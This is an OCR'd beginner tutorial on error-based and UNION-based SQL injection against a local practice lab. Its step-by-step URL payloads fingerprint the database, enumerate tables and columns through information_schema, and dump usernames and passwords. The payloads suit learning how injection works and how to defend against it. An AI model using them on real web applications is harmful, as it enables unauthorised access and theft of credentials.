
Beginner SQLi Attack

The SQLi Attack

Click on lesson 1 and add id as a parameter in the URL



Keep on increasing id value (id=1, id=2…and so on) you will notice you will get an empty screen with no username and password after id=14 which means the database has 14 records.




So backend query must be something like this


```
SELECT * from table_name WHERE id='1';
                                Or
SELECT * from table_name WHERE id=('1');
                                Or
SELECT * from table_name WHERE id="1";
```

At this point, we don't know how the developer enclosed the value of the id parameter. Let's find out Break the query by fuzzing, enter id=1'


Boom!! We get the SQL Syntax error. Since this error will help us in finding the back end query and we will do SQL injection using this error, this type of SQL Injection is called **Error Based SQL Injection10**



Now we have to analyze the error See screenshot



You can also find out this using escape character, in MySQL \ (backslash) is used to escape a character. Escaping a character means to nullify the special purpose of that character. You will get a clearer picture using the escape character




It is clear from the above screenshots that backend query


```
Less-1        -        SELECT * from table_name
WHERE id='our input'
Less-2        -        SELECT * from table_name
WHERE id=our input
Less-3        -        SELECT * from table_name
WHERE id=('our input')
Less-4        -        SELECT * from table_name
WHERE id=("our input")
```

From now I'll take Less-1 as a base lesson to explain further
With our input as 1' complete backend query will be
SELECT * from table_name WHERE id='1'' LIMIT 0,1
Which is syntactically incorrect and I explained above how to make is syntactically correct
By giving input 1'–+ (1 quote hyphen hyphen plus)
Or By giving input 1'–%20 (%20 URL encoding for space)
Or By giving input 1'%23 (%23 URL encoding for #)


```
http://localhost/sqli/Less-1/?id=1' --%20
```




```
http://localhost/sqli/Less-1/?id=1' %23
```



```
http://localhost/sqli/Less-1/?id=1' --+
```




Now we are able to break the query and are able to fix it syntactically.
What Next?
Now we will try to add query between the quote and –+ to get information from the database

```
SELECT * FROM table_name WHERE id='1'          --+' LIMIT 0,1
                                ⇧
                          we'll add our query here
```


We'll use another SELECT query here to get information from the database.
Q – Will two SELECT queries work together?
ANS – NO, we have to use the UNION operator to make it work.
The UNION operator is used to combine the result-set of two or more SELECT statements.
But for UNION operator there is one precondition that Number of columns on both sides of the UNION operator should be same.
Since we don't know the number of columns in the SELECT query at the backend so first, we have to find the number of columns used in the SELECT query.
For this, we will use ORDER BY clause.
ORDER BY clause will arrange the result set in ascending or descending order of the columns used in the query.
ORDER BY country à will arrange the result set in asc order of elements of the column (country)
Now the problem is we even don't know the names of the column…
Solution to this problem is in ORDER BY clause…
We'll use ORDER BY 1, ORDER BY 2 etc. because ORDER BY 1 will arrange the result set in ascending order of the column present at first place in the query. (Please note, ORDER BY 1 will not arrange the result set according to the first column of the table, it will arrange the result set in ascending order of the column present at first place in the query).

Let's try now

```
http://localhost/sqli/Less-1/?id=1' order by 1 --+    No Error
```




```
http://localhost/sqli/Less-1/?id=1' order by 2 --+    No Error
```





```
http://localhost/sqli/Less-1/?id=1' order by 4 --+    Error
```

This shows that there is no 4th column in the query. So now we know there are 3 columns in the query at the backend.


So now we can use the UNION operator with another SELECT query.

```
http://localhost/sqli/Less-1/?id=1' union
select 1,2,3 --+
```



See there is no error but we are getting result set of the first query, to get the result of a second select query on the screen we have to make the result set of the first query as EMPTY. This we can achieve by providing the id that does not exist. We can provide negative id or id >14 because in the starting of the article we figured out that there are 14 ids in the database.


```
http://localhost/sqli/Less-1/?id=-1' union select 1,2,3
--+
Or
http://localhost/sqli/Less-1/?id=15' union select 1,2,3
--+
```



This shows we are getting values of column 2 and column 3 as output. So we'll use these two columns to extract information about the database and from the database.


```
http://localhost/sqli/Less-1/?id=-1' union select
1,2,version() --+
```

This will give the version of the database used at the backend




```
http://localhost/sqli/Less-1/?id=-1' union
select 1,database(),version() --+
```

This will give the database we are using and the current version of the database used at the backend



Since we are using UNION operator to perform SQL INJECTION, this type of injection is called UNION BASED SQL INJECTION (a type of ERROR BASED SQL INJECTION)

Union Based SQL Injection

Variable/function	Output
user()	Current User
database()	Current Database
version()	Database Version
schema()	Current Database
UUID()	System UUID Key
current_user()	Current User
system_user()	Current System User
session_user()	Session User
@@hostname	Current Hostname
@@tmpdir	Temporary Directory
@@datadir	Data Directory
@@version	Version of Database
@@basedir	Base Directory
@@GLOBAL.have_symlink	Check if the symlink is Enabled or Disabled
@@GLOBAL.have_ssl	Check if it SSL is available

In order for union injections to work, we should first know the name of tables in the database and for this type :

```
id=-1' union select 1,table_name,3 from
information_schema.tables where
table_schema=database() --+
```

As you know see that the above query will show us the name of one of the tables in the database. For instance: **emails**


Now, sometimes programmer may not print all the rows so we will have to check these rows of database one by one using **the limit keyword**. Therefore, type:

```
id=-1' union select 1,table_name,3 from
    information_schema.tables where
 table_schema=database() limit 1,1 --+
```

As you can see that the second table in the database is **referers**.

Similarly, let's check the next table name.

```
id=-1' union select 1,table_name,3 from
information_schema.tables where
table_schema=database() limit 2,1 --+
```




This was one method to check table names, one by one, another method is getting all the table names once and together by using group concat keyword. This keyword presents all the table name as group. For this type :

```
id=-1' union select 1,group_concat(table_name),3
from information_schema.tables where
table_schema=database() --+
```

And as a result, which you can observe in the above image, all the table names will be shown together. Now let's check one of the tables presented to us. To extract information from a tables type:


```
id=-1' union select 1,group_concat(column_name),3
from information_schema.columns where
table_name='users' --+
```



As you can see the above statement shows all the columns together due to the use of **the group_concat** keyword. Also, we are using the word 'column' instead of 'table' because we want to know the column of a table now.


Till now we have extracted different names of databases and its tables. Now let's see the content of a table. For this type:

```
id=-1' union select 1,group_concat(username),3 from
users --+
```



The above statement will show us all the usernames from the table users. Now let's check the passwords for these usernames. Type :

```
id=-1' union select 1,group_concat(password),3 from
users --+
```




And like this, you will have passwords to your usernames. There is another method to see usernames and passwords together with the following statement :

```
id=-1' union select
1,group_concat(username),group_concat(password)
from users --+
```

